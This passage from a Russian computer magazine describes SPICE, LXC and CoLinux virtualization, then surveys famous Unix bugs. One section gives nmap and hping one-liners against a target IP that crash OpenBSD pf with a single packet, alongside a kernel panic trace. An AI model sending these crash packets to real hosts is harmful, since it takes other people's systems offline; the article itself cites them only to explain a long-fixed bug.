Виртуальные специи

Не за горами тот день, когда любая домашняя машина превратится в тонкий клиент, созданный лишь для того, чтобы подключиться к интернету и дать пользователю доступ к приложениям в облаке. В будущем почти все наши программы будут исполняться на удаленных серверах, а домашние компы превратятся в маленькие коробочки, практически бесполезные без подключения к интернету.
Но чтобы будущее сбылось, нужны соответствующие наработки.
Сегодня надежды принято возлагать на web-технологии, которые уже используются многими интернет-компаниями для переноса вычислений в облака: почтовый клиент gmail, rss-читалка google reader, google docs и огромное количество других продуктов поколения web 2.0. Со временем их будет становиться все больше, а локальных приложений — все меньше. Проблема только в том, что web-технологии, сколь далеко бы они ни продвинулись, никогда не смогут сравниться с нэйтивными аналогами в скорости работы.
Поэтому в Сети нет и не будет полноценных Photoshop'ов, 3D Max'ов или, например, игры Crysis.
С другой стороны, подобного добра полно для Windows и Linux, и его даже можно использовать удаленно, если подключиться к машине с помощью программы просмотра удаленного рабочего стола. Но и здесь есть засада: ни один из Remote Desktop протоколов никогда не был рассчитан на работу с ОС. Это инструменты администрирования, поэтому запустив на удаленной стороне Photoshop или 3D Max, пользователь не получит ничего, кроме тормозов, ужасной картинки и жутких счетов за интернет. Здесь нужен сетевой протокол, который бы изначально был рассчитан на полноценную работу с операционной системой.
Технология SPICE (Simple Protocol for Independent Computing Environment — простой протокол для независимых вычислительных окружений), открытая Red Hat в 2009 году, как раз и является таким протоколом.
Основная идея SPICE заключается в том, что эффективный протокол доступа к удаленному рабочему столу должен быть чем-то большим, чем просто механизмом передачи текущей картинки к клиенту, а изменений состояния устройств ввода — к серверу. Поэтому клиентские и серверные реализации SPICE — это не просто два связанных компонента, а целая инфраструктура, построенная из многих кирпичиков.
Первый компонент этой инфраструктуры — виртуальная машина, внутри которой должна работать операционная система и ее графический интерфейс (который будет передан SPICE-сервером клиенту).
Второй компонент — псевдоустройство QXL, выполняющее роль видеоадаптера внутри виртуальной машины.
Работая в виртуальной машине, ОС выполняет все операции вывода графики через это QXL-устройство (оно может прикидываться обычной VGA-картой), транслирующее операции SPICE-серверу, который передает их клиенту. Основной профит всего этого в том, что работая на самом низком уровне, QXL получает возможность всячески оптимизировать графические операции, чтобы, во-первых, по сети было передано как можно меньше информации, а во-вторых, чтобы не загружать сервер дополнительными вычислениями. В частности, QXL-драйвер может производить такие оптимизации как передача графических команд вместо целых участков буфера — например, команда «размыть прямоугольник» вместо отсылки буфера, содер-

```
Kernel config /proc/config.gz not found, looking in other places...
Found kernel config file /boot/config-2.6.35-22-generic
--- Namespaces ---
Namespaces: enabled
Utsname namespace: enabled
Ipc namespace: enabled
Pid namespace: enabled
User namespace: enabled
Network namespace: enabled
Multiple /dev/pts instances: enabled

--- Control groups ---
Cgroup: enabled
Cgroup namespace: enabled
Cgroup device: enabled
Cgroup sched: enabled
Cgroup cpu account: enabled
Cgroup memory controller: enabled
Cgroup cpuset: enabled

--- Misc ---
Veth pair device: enabled
Macvlan: enabled
Vlan: enabled

Note : Before booting a new kernel, you can check its configuration
usage : CONFIG=/path/to/config /usr/bin/lxc-checkconfig

j1m@j1m-VirtualBox:~$
```

Команда lxc-checkconfig показала, что ОС готова к LXC

жащего уже размытую область экрана (но для большинства таких операций нужна установка QXL-драйвера в ОС); сжатие изображения с помощью алгоритмов, специально разработанных для этой цели (Quic, Lemel-Ziv, Global LZ), выбирая наиболее подходящий алгоритм эвристическим путем; сжатие видеопотоков с помощью M-JPEG и другие.

Третий компонент SPICE — это сервер, встроенный прямо в виртуальную машину. Его задача — поддерживать связь с клиентом и передавать данные от устройств ввода клиента к серверу, а результаты работы устройства QXL и аудиоустройства — клиенту. При этом передача осуществляется через несколько независимых каналов, каждый из которых отвечает за свой тип данных. Видеоканал используется для передачи команд и данных от QXL-устройства, канал входных данных — для событий от клавиатуры и мыши клиента. Курсорный канал — для передачи данных о положении курсора и так далее. Количество каналов не ограничено и возможно будет увеличено в будущих версиях протокола.

Четвертый компонент SPICE — клиентская программа, которая занимается отправкой состояния устройств ввода на сервер и формированием изображения из принятых команд устройства QXL. Все полученные графические объекты клиент аккуратно кэширует, так что если в будущем над одним из них произойдет какое-то действие, его не придется загружать с сервера повторно.

В совокупности все это делает SPICE очень гибким и эффективным протоколом. Если, например, пользователь просто подвигал мышь, то все, что будет передано по сети, это изменившиеся координаты курсора. При этом сама отрисовка движений мыши будет произведена на стороне клиента, без задействования мощностей сервера. Это возможно благодаря QXL, который еще перед отправкой изображения определил курсор как отдельный графический буфер и передал клиенту, который закешировал его на своей стороне. Операция перетаскивания окна также будет очень эффективна: клиенту передастся всего лишь одна команда изменения координат окна (точнее, графического буфера в терминах QXL).

SPICE-серверы обладают интеллектом и умеют адаптироваться под изменяющуюся ситуацию. Например, если один из серверов SPICE окажется слишком загружен, клиент будет прозрачно перенесен на другой сервер. То же относится и к возможностям клиентской стороны. Если, например, клиент отличается низкой производительностью, но широким каналом (например, планшет, работающий в WiMAX-сети), то SPICE автоматически перенастроит QXL-драйвер таким образом, чтобы тот отдавал клиенту уже готовую и обработанную картинку (графический буфер вместо команды по его отрисовке, несжатое видео и так далее). Это разгрузит клиентскую сторону. Но

```
# Container with network virtualized using a pre-configured bridg
e named br0 and
# veth pair virtual network devices
lxc.utsname = beta
lxc.network.type = veth
lxc.network.flags = up
lxc.network.link = br0
lxc.network.hwaddr = 4a:49:43:49:79:bf
lxc.network.ipv4 = 1.2.3.5/24
lxc.network.ipv6 = 2003:db8:1:0:214:1234:fe0b:3597
lxc.utsname = ubuntu

lxc.tty = 4
lxc.pts = 1024
lxc.rootfs = /var/lib/lxc/ubuntu/rootfs
lxc.mount  = /var/lib/lxc/ubuntu/fstab

lxc.cgroup.devices.deny = a
# /dev/null and zero
lxc.cgroup.devices.allow = c 1:3 rwm
```

Редактируем конфиг виртуального окружения LXC

самое замечательное в SPICE то, что его поддержка уже внедрена в виртуальную машину qemu, так что для настройки сервера и клиента не придется делать ничего, кроме ввода нескольких простых команд:

1. На стороне сервера следует запустить qemu с аргументом '-spice':

```
$ qemu-kvm -spice port=1234,disable-ticketing \
    -hda /путь/образа/диска
```

2. На стороне клиента запустить SPICE-клиент (он распространяется в пакете spice-client), указав адрес и порт сервера:

```
$ spicec -h localhost -p 1234
```

Соединение можно зашифровать и защитить паролем, убрав опцию 'disable-ticketing' и указав вместо нее 'password=пароль'.

Кооперативный Linux

Можно долго спорить о том, что лучше, Windows или Linux, а можно просто начать использовать обе операционные системы вместе. В современном мире сделать это не составляет труда — достаточно обзавестись машиной с более-менее современным процессором, поддерживающим аппаратную виртуализацию, установить виртуальную машину и поставить внутрь нужную ОС. Вуаля, на компе появилась новая ОС, доступная через щелчок мышкой по нужной иконке.

Это отличный способ ознакомиться с новой ОС или держать под рукой инструмент, потребность в котором возникает нечасто. Однако как бы ни были удобны современные виртуалки, они слишком громоздки и навязчивы. Если, например, ты держишь виртуальную машину с Windows только для того, чтобы запускать на ней MS Office, это оказывается далеко не самым изящным и удобным решением. Гораздо проще воспользоваться возможностями «не эмулятора» Wine, который позволит запустить нужную программу без использования каких-то дополнительных оберток и мишуры в виде полноценного рабочего стола Windows и всех его сервисов.

По многим параметрам Wine превосходит обычные средства виртуализации, и, наверное, есть желающие увидеть нечто подобное для Windows. Cooperative Linux (сокращенно CoLinux) разработана специально для них. Однако это далеко не Wine и даже не обычная виртуальная машина.

В отличие от Wine, который является простой программой, реализующей набор системных функций Win32 поверх Linux и виртуальных машин, воссоздающих весь комп в виде программы, система CoLinux остается все тем же ядром Linux, работающим на настоящем железе (с тем исключением, что существует оно скорее в качестве паразита, нежели полноценной операционной системы).

Ядро CoLinux получает свое место под солнцем, прикидываясь обычным Windows-драйвером. Это дает ему возможность работать на правах самого настоящего ядра, но в то же время не нарушать работу ядра Windows. Доступ к оборудованию (такому как видеоадаптер, аудиокарта, сетевая карта и так далее) у CoLinux в этом случае ограничен

```
root@ubuntu:~# uname -a
Linux ubuntu 2.6.35-22-generic #33-Ubuntu SMP Sun Sep 19 20:34:50 UTC 2010 i686 GNU/Linux
root@ubuntu:~# mount
/dev/disk/by-uuid/ef265d55-d443-4b95-a712-0a14dd16ec1b on / type ext4 (rw,relatime,errors=remou
ro,barrier=1,data=ordered)
proc on /proc type proc (rw,noexec,nosuid,nodev,relatime)
sysfs on /sys type sysfs (rw,relatime)
none on /dev/console type devpts (rw,noexec,nosuid,relatime,mode=600,ptmxmode=000)
none on /dev/tty1 type devpts (rw,noexec,nosuid,relatime,mode=600,ptmxmode=000)
none on /dev/tty2 type devpts (rw,noexec,nosuid,relatime,mode=600,ptmxmode=000)
none on /dev/tty3 type devpts (rw,noexec,nosuid,relatime,mode=600,ptmxmode=000)
none on /dev/tty4 type devpts (rw,noexec,nosuid,relatime,mode=600,ptmxmode=000)
devpts on /dev/pts type devpts (rw,relatime,mode=600,ptmxmode=666)
devpts on /dev/ptmx type devpts (rw,relatime,mode=600,ptmxmode=666)
none on /var/lock type tmpfs (rw,noexec,nosuid,nodev)
none on /lib/init/rw type tmpfs (rw,nosuid,mode=0755)
root@ubuntu:~# ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3   3984  1560 ?        Ss   09:24   0:00 /sbin/init
root       110  0.0  0.1   1772   536 tty1     Ss+  09:24   0:00 /sbin/getty -8
root       116  0.0  0.0   2208   240 ?        Ss   09:25   0:00 dhclient3 -e IF
root       131  0.0  0.1   5524   880 ?        Ss   09:25   0:00 /usr/sbin/sshd
root       138  0.0  0.2   2692  1384 console  Ss   09:28   0:00 /bin/login --
root       148  0.0  0.3   4516  1828 console  S    09:30   0:00 -bash
root       159  0.0  0.1   2696   992 console  R+   09:31   0:00 ps aux
root@ubuntu:~#
```

Внутри LXC-контейнера

(все устройства уже заняты драйверами Windows). Поэтому он просто запрашивает все нужные ресурсы у других Windows-драйверов и компонентов родительской ОС. В CoLinux есть псевдодрайвер conet, который взаимодействует с сетевым драйвером Windows для того, чтобы получить доступ к сети. Драйвер cocon используется для реализации псевдоконсоли Linux, которая на самом деле представляет собой окно Windows, реализуемое специальным Windows-сервисом, работающим в паре с CoLinux-ядром-драйвером. Таким же образом внутри CoLinux реализован псевдодрайвер cobd, предоставляющий доступ к жесткому диску, который находится внутри файла на одном из дисков Windows. Для запуска графических приложений используется X-сервер Xming, работающий прямо в Windows (не забываем, что X — сетевой протокол, а доступ к сети и, следовательно, к любым сетевым приложениям, работающим внутри родительской Windows, у CoLinux есть). Вывод аудио осуществляется через звуковой сервер PulseAudio, точно так же работающий в Windows и принимающий звуковой поток через сеть.

Со стороны пользователя CoLinux выглядит чрезвычайно прозрачно. Linux-приложения запускаются и работают в отдельных Windows-окнах, исправно функционирует буфер обмена, консоль и даже трей. Единственная проблема заключается в том, что ядра Windows и Linux теперь работают в одном адресном пространстве, а это просто огромная брешь в безопасности и возможная причина нестабильной работы ОС. Но стоит ли волноваться по этому поводу на домашней/рабочей/учебной машине? Большинство пользователей Windows создают гораздо большую дыру, просто работая под аккаунтом администратора.

Несмотря на то, что CoLinux — это всего лишь ядро, на сайте проекта можно найти адаптированные сборки почти всех популярных дистрибутивов Linux. Огорчает только то, что большинство из них уже устарело (например, последняя версия Ubuntu для CoLinux имеет номер 9.04). Проект AndLinux (andlinux.org) предлагает более свежую сборку Ubuntu от 22 мая 2009 года, да еще и в двух вариантах (KDE и XFCE-редакции, тогда как на официальном сайте CoLinux Ubuntu распространяется только в виде базовой системы размером 40 Мб). Установить AndLinux очень просто, его можно скачать с сайта проекта в виде стандартного Windows-инсталлятора (goo.gl/jKhyZ) и, ответив на несколько вопросов, благополучно установить в свой Windows. Вопросы инсталлятор AndLinux задает довольно оригинальные, поэтому на них стоит остановиться подробнее. Первый вопрос касается версии ядра CoLinux: стабильное 0.7.4 против экспериментального 0.8.0. Существенной разницы между ними нет, поэтому выбрать можно любое. Второй вопрос касается памяти, выделяемой на нужды CoLinux: 128 Мб, 192 Мб и далее по возрастающей вплоть до 1 Гб. Это всего лишь барьер, все незанятые мегабайты останутся у Windows, поэтому можно смело выбирать максимум. Далее идут вопросы по поводу активации Xming, PulseAudio и режиму запуска. Последних у AndLinux целых пять, однако фактически их только два: вручную или NT-сервисом. Первый подойдет в тех случаях, когда CoLinux ставится «на всякий случай», второй — для повседневного использования. Далее следует ввести имя и пароль пользователя AndLinux (интересно, что вопреки традиции UNIX, имя может содержать только буквы алфавита и ничего больше), выбрать способ расшаривания файловой системы Windows для CoLinux: никакого, специальный драйвер CoFS или Samba (в последнем случае инсталлятор требует наличия хотя бы одного расшаренного диска в системе) и, наконец, согласиться на немедленную перезагрузку машины.

После загрузки на рабочем столе появятся два ярлыка CoLinux-консоли (обычная, в стиле командной строки Windows, и расширенная, со строкой состояния и диагностическим субокном). Трей также будет содержать ярлык AndLinux, реализующий не что иное, как меню freedesktop. В минимальной версии дистрибутива доступны только базовые программы XFCE-десктопа: терминал, текстовый редактор, файловый браузер Thunar и менеджер пакетов Synaptic. Расширенная KDE-версия AndLinux содержит почти полный комплект приложений KDE 3.5.

Адаптировать какой-то современный дистрибутив к CoLinux также вполне себе возможно, вот только задача эта совсем не тривиальная. Для самых смелых на официальном сайте размещено подробное руководство.

Выводы

Происходящие в мире виртуализации процессы столь стремительны, что часто за ними просто невозможно угнаться. За какие-то полгода никому не известные академические разработки становятся новым стандартом, отправляя текущих «законодателей мод» на свалку. И если мы не будем следить за этим бурно развивающимся рынком, то рискуем оказаться там же. ⌶

Юрий «Adept» Видинеев (adeptg@gmail.com)



ТАРАКАНЬИ БЕГА

Обзор самых интересных багов в *nix'ах

По данным Гугла, на сегодняшний день существует примерно 31 000 000 OpenSource-проектов, которые суммарно содержат около 2 000 000 000 строк кода. Естественно, что в таком количестве исходников — миллионы багов, описанные в тысячах багтрекеров. Но не все ошибки одинаково интересны — я расскажу о самых знаменитых.

Самый старый

Начну обзор с самых старых багов, которые не фиксились долгие годы: либо о них никто не знал, либо они никому не были интересны. Первый баг из этой категории почти отпраздновал свои 30 лет, когда его пофиксили. Скорее всего, этот жук закрался еще в 4.1BSD (а может, и еще раньше), откуда успешно перекочевал уже во все современные BSD-системы. Он проявил себя в новых релизах Samba — сервер падал при попытке доступа к каталогу. Имя героя, откопавшего древний баг еще в середине 2008 года, — Марк Балмер. Сначала Марк винил во всем новый релиз Samba, но потом нашел баг в OpenBSD'шной библиотеке libc (если быть точным, в файлах lib/libc/gen/{readdir.c,telldir.c}, отвечающих за доступ к каталогам). Ошибку нельзя было обнаружить с более ранними версиями Samba из-за специального костыля, который в новых релизах почему-то убрали. Оказалось, что баг затрагивал все современные BSD-системы, в том числе и Mac OS X.

Следующему багу, пожалуй, можно вручить чемпионский титул бага-долгожителя. Целых 33 года о нем никто не подозревал. За нахождение и ликвидацию ошибки можно сказать спасибо двум людям – Отто Мёрбеку и Николаю Штурму. Эта история произошла также в середине 2008. Отто Мёрбек работал над новой реализацией malloc в OpenBSD, а Николай Штурм тестировал код. В результате тестирования на платформе sparc64 было обнаружено, что иногда компиляция большого C++ проекта может заканчиваться с ошибкой Internal Compiler Error. Мёрбек начал искать причину этой проблемы и обнаружил переполнение буфера в генераторе синтаксических парсеров yacc(1): в файле skeleton.c, в функции yyparse(), происходило обращение к несуществующему элементу массива. Для OpenBSD Отто выпустил шестистрочный патч, исправляющий данную проблему. Скорее всего (за давностью лет точно сказать

```
adept@adept-laptop:~$ sudo smartctl -a /dev/sda | grep Load_Cycle
193 Load_Cycle_Count        0x0012   099   099   000    Old_age   Always       -       13138
adept@adept-laptop:~$
```

Load_Cycle на моем ноутбучном винте

```
adept@adept-laptop:~$ cat /sys/block/sda/queue/scheduler
noop deadline [cfq]
adept@adept-laptop:~$
```

Выбор планировщика ввода-вывода

Деньги за баги в OpenSource-продуктах

В статье я уже упоминал про программу «Деньги за исправление багов» от Mozilla Russia. Подобных программ не так уж и много, но они есть. Во-первых, это «The Mozilla Security Bug Bounty Program» — правда, платят там не за исправление багов, а за их поиск (как ясно из названия, подходят только уязвимости). За хорошую уязвимость можно получить до $3000 и фирменную футболку :). Подобная программа есть и у Гугла для Chrome/Chromium — Vulnerability Rewards Program. По этой программе за уязвимость можно получить от $500 до $1337.

уже сложно), баг берет свое начало примерно с UNIX V6 (который был выпущен в мае 1975) или UNIX V7.

Самый глупый

Первый претендент на эту номинацию — GRUB2, в версии 1.97 которого был обнаружен баг, позволяющий очень просто подобрать пароль на загрузчик. Смысл ошибки в том, что для ввода пароля необязательно знать весь пароль целиком — GRUB'у было достаточно хотя бы его части. Например, если пароль — хакер, то достаточно было ввести «хаке», «хак», «ха» или даже просто «х». Таким образом, подобрать любой пароль можно было, просто подобрав первый символ. Баг был быстренько пофиксен в новой версии 1.97.1.
Следующий участник — Ping of Death в OpenBSD Packet Filter (CVE-2009-0687), был обнаружен 9 апреля 2009 года и исправлен спустя два дня. Как можно понять из названия, ошибка заключалась в возможности вызвать kernel panic с помощью специально сформированного пакета. Не то чтобы баг сам по себе очень глупый. Просто тот факт, что OpenBSD можно вот так запросто положить одним пингом — это нонсенс и больше похоже на первоапрельскую шутку. Уязвимы были все версии OpenBSD с pf вплоть до 4.5, на всех архитектурах, а также NetBSD 5.0 RC3. Причем, никаких особых эксплоитов не нужно, достаточно сделать:

```
nmap -sO $target_IP
```

или

```
hping -0 -H 58 $target_IP
```

К слову сказать, это не первая уязвимость подобного рода в OpenBSD, просто на моей памяти самая широко распространенная.
К примеру, в 2005 году из-за ошибки в драйвере беспроводного адаптера ral(4) при использовании IPsec ОС тоже паниковала, но уже от самого обычного пинга — достаточно было отправить 2 эхо-запроса. Прим. ред.: сам себя не похвалишь, никто не узнает — этот баг был обнаружен мной во время настройки домашнего Wi-Fi. После исследования проблемы я отправил разработчикам детальное описание сценария, при котором возникает remote crash, конфиги pf.conf, isakmpd.conf и isakmpd.policy, а также traceback ядра, полученный с помощью отладчика ddb(4). Тео де Раадту и команде понадобилось три с половиной месяца, чтобы странить эту брешь. И, наконец, чемпион в номинации «Самый глупый» — глюк в прошивке первого Android-телефона HTC G1. Оказалось, что все нажатия клавиш переадресовывались в рутовую консоль. То есть, например, набрал ты в SMS слово «reboot», а потом <Enter>, и очень удивился, что телефон послушался и ушел в ребут. А ведь можно и что пострашнее набрать! Но нет худа без добра — с помощью этой ошибки на G1 можно было легко поставить Debian. Эх, такой баг пофиксили! :)

Самый «железный»


Ни для кого не секрет, что баги в ПО могут выводить из строя железо. Хорошо, что встречаются такие ошибки очень редко, а широкое распространение получают еще реже. Самый скандальный (а вероятнее, просто раздутый) за последнее время баг такого типа — «Ubuntu убивает ноутбучные винты».
Винт в ноутбуке отличается от винта на десктопе тем, что во время работы от батареи он периодически останавливается (паркует головку). Часто при этом слышен характерный щелчок. Это реализовано ради экономии заряда батареи (еще один плюс — в остановленном состоянии винт способен выдержать большие перегрузки от встряхиваний и падений).
И Ubuntu все правильно делала — останавливала винт, когда он был не нужен. Вот только на некоторых моделях это происходило многократно — частично по вине прошивки самого винта. С большой долей вероятности на таких моделях наблюдалась бы частая парковка головок под любой ОС. Посмотреть, подвержен ли твой винт такому багу, можно следующим образом. Ставим пакет smartmontools:

```
$ sudo apt-get install smartmontools
```

Если твой винт — sda, то:

```
$ sudo smartctl -a /dev/sda | grep Load_Cycle
```


Последнее число в этой строке — это количество парковок головки. У меня это значение равно 13 137, что совсем не много. Ресурс обычного ноутбучного винта, гарантированный производителем, может доходить до 600 000. Теперь можно подождать несколько минут/ча-



info
Ubuntu Hundred Paper Cuts — специальный проект, в рамках которого к каждому релизу исправляют 100 мелких легкофиксящихся багов, негативно влияющих на юзабилити.



links
- Подробности про баг с доступом к каталогу в BSD: goo.gl/qH316;
- Ping of Death в OpenBSD: goo.gl/uHoCj;
- Описание планировщиков ввода-вывода в Linux: goo.gl/LJ2B1.



bug#1 на bugs.launchpad.net

Nautilus Filename Repairer — тоже иногда выход. Если пользоваться нечасто :)

сов и снова проверить это значение, чтобы примерно определить скорость, с которой оно растет.
По идее, быстро расти не должно, так как фикс был доступен еще для 8.04 (путем активации менее агрессивного режима сохранения энергии). Если баг все же присутствует, то можно попробовать отключить парковку головок с помощью APM (Advanced Power Management):

```
$ sudo hdparm -B 254 /dev/sda
```

Если и после этого проблема осталась (как вариант, попалась модель с нестандартными значениями APM или невозможностью управлять APM в принципе), то полезно почитать комментарии на страничке goo.gl/bTNhy, там предлагается несколько возможных решений.
И еще один довольно свежий баг, связанный с железом. Правда, к OpenSource он не имеет особого отношения. Разве что тот факт, что он также проявляется и на *nix-системах. Речь пойдет о закрытых драйверах от Nvidia. Весной 2010 года на официальном сайте появились новые версии драйверов — 196.75 и 195.36.
Спустя некоторое время пользователи начали сообщать о выходящих из строя видеокартах. Оказалось, что в новые драйвера закралась ошибка, которая иногда приводила к полному выключению или снижению до минимума скорости вращения кулера видеоадаптера, несмотря на сильный нагрев видеоядра. После обнаружения бага новые версии дров были спешно убраны с сайта, а всем пользователям было рекомендовано откатиться до старых версий.

Самый массовый

Выше я описывал баги, которые встречаются не у всех и не часто. Пришла пора рассмотреть более массовые экземпляры, с которыми сталкивался, пожалуй, любой пользователь *nix-систем. Первый баг уже пофиксен, но, думаю, многие его помнят: неработающие хоткеи Firefox в русской раскладке на *nix'ах (goo.gl/Hiagm). Был обнаружен в 2001 году, а исправлен только спустя семь лет, в Firefox 3 beta 2. На более старых версиях можно было решить проблему костылем в виде аддона Russian hot keys bugfix. Примечателен баг еще и тем, что он был исправлен в рамках программы «Деньги за исправление багов» от Mozilla Russia. Имя героя — Олег Крылов. Mozilla Russia готова платить за устранение багов, специфичных для российских пользователей. Размер вознаграждения не очень большой — от $300 до $500, а все «лоты», на которых его можно заработать, указаны на страничке проекта: goo.gl/dhYxN. Подробнее про вознаграждения за отстрел багов в OpenSource-продуктах читай во врезке.
Следующий претендент тоже связан с хоткеями, но теперь проект уже посолиднее — X.Org, да и затрагивает этот баг всех пользователей, вне зависимости от раскладки. Описать его можно так: применение хоткея происходит при нажатии, а не при отпускании клавиш. Приведу пример: допустим, переключение раскладки клавиатуры в системе забиндено на <Alt+Shift>. Тогда вместе с прокручиванием назад списка открытых окон (Alt+Shift+Tab) будет переключаться раскладка. В багтрекере X.Org баг висит с 2004 года: goo.gl/GaRqQ. Но вся проблема в том, что патч (дружно скажем за него спасибо Илье Муравьеву), устраняющий глюк, нарушает спецификацию XKB. А спецификации, как известно, нарушать нельзя :). Поэтому пока в апстрим патч не будет принят, по крайней мере, до внедрения XKB2 (а это счастливое событие откладывается уже несколько лет). Единственный известный мне дистрибутив, который уже включил этот патч — Ubuntu (с версии 11.04). Для более старых версий можно установить патченый X.Org из ppa. Ссылка на баг в убунтовском трекере: goo.gl/7E6uK. Следующий интересный и достаточно известный в узких кругах баг раньше был серьезным контраргументом против использования FreeBSD на десктопе.
Вызвать его было просто: втыкаем USB-флешку, монтируем, вытаскиваем флешку не отмонтировав — хоп, получаем Kernel Panic. Жила себе эта ошибка преспокойно с самой первой версии FreeBSD вплоть до восьмой, в которой поменяли весь USB-стек.
И, наверное, самый распространенный баг — кракозябры в нелатинских именах файлов при распаковке RAR и ZIP-архивов, созданных под Windows. В случае с RAR проблема, как правило, решается очень просто:

```
$ sudo apt-get remove rar
$ sudo apt-get install unrar
```

С ZIP все гораздо сложнее. На launchpad'е уже давно висит баг goo.gl/Y5YVj, собравший более сотни комментариев (правда, не все из них одинаково полезны) и около 1000 голосов (благодаря недавно прошедшему «флешмобу» баг поднялся на второе место в launchpad по количеству голосов), подтвердивших существование проблемы. Одно время эту ошибку номинировали в категорию HundredPaperCuts – это позволило было надеяться на то, что ее скоро исправят. Однако вскоре одумались (видимо, посчитав, что фикс слишком сложен). Рассмотрим, какие решения есть на данный момент.
1. Поставить AltLinux, там эта проблема решена.
2. Попытаться прикрутить решение из AltLinux в свой дистрибутив. К сожалению, не все так тривиально, как может показаться на первый взгляд. Кроме самого патча на zip/unzip, придется прикручивать еще специальную библиотеку libnatspec. Для Ubuntu есть ppa: goo.gl/AFSQq (здесь лежат патченные zip/unzip) и goo.gl/eGGAe (здесь — libnatspec).
3. Собрать последнюю бета-версию unzip: goo.gl/0Bd9Y. К сожалению, это решение работает только для некоторых архивов и не устраняет проблему полностью.
4. Перекодировать имена распакованных файлов с помощью convmv

```
C:\Documents and Settings\Shocker>ping 192.168.2.1

Pinging 192.168.2.1 with 32 bytes of data:

Reply from 192.168.2.1: bytes=32 time=6ms TTL=255
Request timed out.
Request timed out.
Request timed out.

ddb output and dmesg:

panic: pool_get(mclpl): free list modified: magic=2cbeef; page 0xd6962000;
Stopped at      Debugger+0x4:   leave
RUN AT LEAST 'trace' AND 'ps' AND INCLUDE OUTPUT WHEN REPORTING THIS PANIC!
DO NOT EVEN BOTHER REPORTING THIS WITHOUT INCLUDING THAT INFORMATION!
ddb> trace
Debugger(d0f97544,d106a980,d06db9d4,d6962800,d05bfc60) at Debugger+0x4
panic(d04e4600,d04e65c9,2cbeef,d6962000,d6962800) at panic+0x63
pool_get(d05bfc60,0,ffffffff,d6957750,0) at pool_get+0x315
m_copym0(d6961f00,14,28,1,1) at m_copym0+0x241
m_copym2(d6961f00,14,28,1,2) at m_copym2+0x19
m_inject(d6961f00,14,10,1) at m_inject+0x1cf
esp_output(d6961f00,d106dc00,0,14,9) at esp_output+0x2d6
ipsp_process_packet(d6961f00,d106dc00,2,0,0) at ipsp_process_packet+0x1a5
ip_output(d6961f00,0,0,0,0) at ip_output+0x665
icmp_send(d6961f00,0,0,0,0) at icmp_send+0x5a
icmp_reflect(d6961f00,d10603c0,d06dbe44,d0292699,69d190d0) at icmp_reflect+6
2
icmp_input(d6961f00,14,0,0,30) at icmp_input+0x33d
ipv4_input(d6961f00,0,d06dbf08,d05ba1e0) at ipv4_input+0x4f5
ipintr(d06da000,0,d05ba1e0,d0100acf,a0) at ipintr+0x67
Xsoftnet() at Xsoftnet+0x2d
```

Фрагмент отчета OpenBSD remote crash vulnerability

(который надо предварительно установить):

```
$ convmv -f cp866 -t utf8 -r --notest *
```

5. Поставить скрипт для Nautilus:

```
$ sudo apt-get install nautilus-filename-repairer
```

Самый неуловимый

Этот титул безоговорочно отходит #12309. 12309 — баг-легенда, летучий голландец. Им пугают начинающих линуксоидов, его используют как железный аргумент в холиварах Linux vs FreeBSD vs Windows. Проявляется он на абсолютно разном железе и на разных конфигурациях ядра и файловых систем. Сам баг звучит как «Large I/O operations result in poor interactive performance and high iowait times», и его обсуждение собрало более 550 комментариев: goo.gl/uMKEn. Баг был описан в декабре 2008 года и на данный момент имеет приоритет P1 high. Проверить, восприимчива ли к нему твоя система, очень просто. Нужно всего лишь запустить:

```
$ dd if=/dev/zero of=/tmp/test bs=1M count=1M
```

